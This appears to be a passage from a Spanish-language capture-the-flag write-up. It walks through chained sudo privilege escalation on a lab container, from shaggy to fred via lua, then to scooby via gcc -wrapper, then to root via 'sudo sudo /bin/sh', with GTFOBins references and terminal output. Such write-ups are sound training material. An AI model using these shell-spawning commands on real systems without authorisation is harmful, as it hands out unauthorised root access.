
sudo lua -e 'os.execute("/bin/sh")'

Nos hacemos fred



```
    (fred) NOPASSWD: /usr/bin/lua
shaggy@727bee139241:/home$ sudo -u fred /usr/bin/lua -e 'os.execute("/bin/sh")'
$ whoami
fred
$ bash
fred@727bee139241:/home$ 
```

Buscamos permisos sudo en fred




```
fred@727bee139241:/home$ sudo -l
Matching Defaults entries for fred on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User fred may run the following commands on 727bee139241:
    (scooby) NOPASSWD: /usr/bin/gcc
fred@727bee139241:/home$ 
```

Consultando en

https://gtfobins.github.io/gtfobins/gcc/#sudo


sudo gcc -wrapper /bin/sh,-s .

Nos hacemos scooby



```
fred@727bee139241:/home$ sudo -u scooby /usr/bin/gcc -wrapper /bin/sh,-s .
$ whoami
scooby
$ bash
scooby@727bee139241:/home$ 
```

Buscamos permisos sudo en scooby




```
scooby@727bee139241:/home$ sudo -l
Matching Defaults entries for scooby on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User scooby may run the following commands on 727bee139241:
    (root) NOPASSWD: /usr/bin/sudo
```

Consultando en

https://gtfobins.github.io/gtfobins/sudo/#sudo

sudo sudo /bin/sh

Nos hacemos root



```
    (root) NOPASSWD: /usr/bin/sudo
scooby@727bee139241:/home$ sudo -u root /usr/bin/sudo sudo /bin/sh
# whoami
root
# bash
root@727bee139241:/home# 
```

Buen día 🖖